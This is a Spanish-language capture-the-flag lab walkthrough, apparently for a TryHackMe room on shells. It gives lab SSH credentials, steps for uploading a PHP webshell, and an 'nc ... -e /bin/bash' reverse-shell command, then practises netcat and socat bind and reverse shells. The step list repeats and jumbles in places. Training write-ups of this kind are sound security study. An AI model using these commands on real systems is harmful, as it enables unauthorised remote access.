
Puedes iniciar sesión por SSH con:
- Username:
shell - Password:
TryH4ckM3!
Sin embargo, deberías intentar aplicar los conocimientos adquiridos sobre webshells.
- Intenta subir una webshell, luego usa el comando
nc <ip_local> <puerto> -e /bin/bashpara mandar una reverse shell a un listener en tu máquina.- Guardamos la webshell en un archivo
shell.php.
- Subimos el archivo.

- Nos ponemos en escucha.

- Mandamos la shell.


- Recibimos la shell.
- Guardamos la webshell en un archivo
- Navega a

/usr/share/webshells/php/php-reverse-shell.phpen Kali y cambia la IP y puerto para que coincida con un listener en tu máquina y sube la webshell al webserver.- Copiamos la shell y la editamos.

- Cambiamos lo que nos dice.

- Subimos el archivo.
- Nos ponemos en escucha.

- Cargamos la URL y así recibimos la shell.

- Copiamos la shell y la editamos.
- Inicia sesión en la máquina Linux a través de SSH usando las credenciales proporcionadas. Usa técnicas de la tarea 8 para experimentar con shells de netcat tanto reverse como bind.

- Iniciamos sesión con SSH.
- Nos ponemos en escucha.

- Ejecutamos uno de los código vistos en la tarea 8 para conseguir una reverse shell.


- Recibimos la shell.

- Ahora vamos a probar el comando para conseguir una bind shell.


- Nos conectamos desde nuestra máquina.

- Probamos la reverse shell con
nc.
- Probamos la bind shell con
nc.
- Iniciamos sesión con SSH.
- Practica reverse y bind shells usando Socat en la máquina Linux. Prueba técnicas normales y especiales.
- Empezamos con la bind con técnica normal poniéndonos en escucha.

- Nos conectamos a la bind shell desde la atacante.

- Seguimos con la reverse shell de técnica normal. Lanzamos un listener en la máquina atacante.

- Lanzamos la reverse shell desde el objetivo.

- Recibimos la shell.

- Vamos ahora con la técnica especial. Primero configuramos el listener especial.


- Ejecutamos la reverse shell.

- Recibimos la shell.
- Empezamos con la bind con técnica normal poniéndonos en escucha.
- Échale un vistazo a Payloads all the Things. Intenta analizarlas y ver por qué funcionan.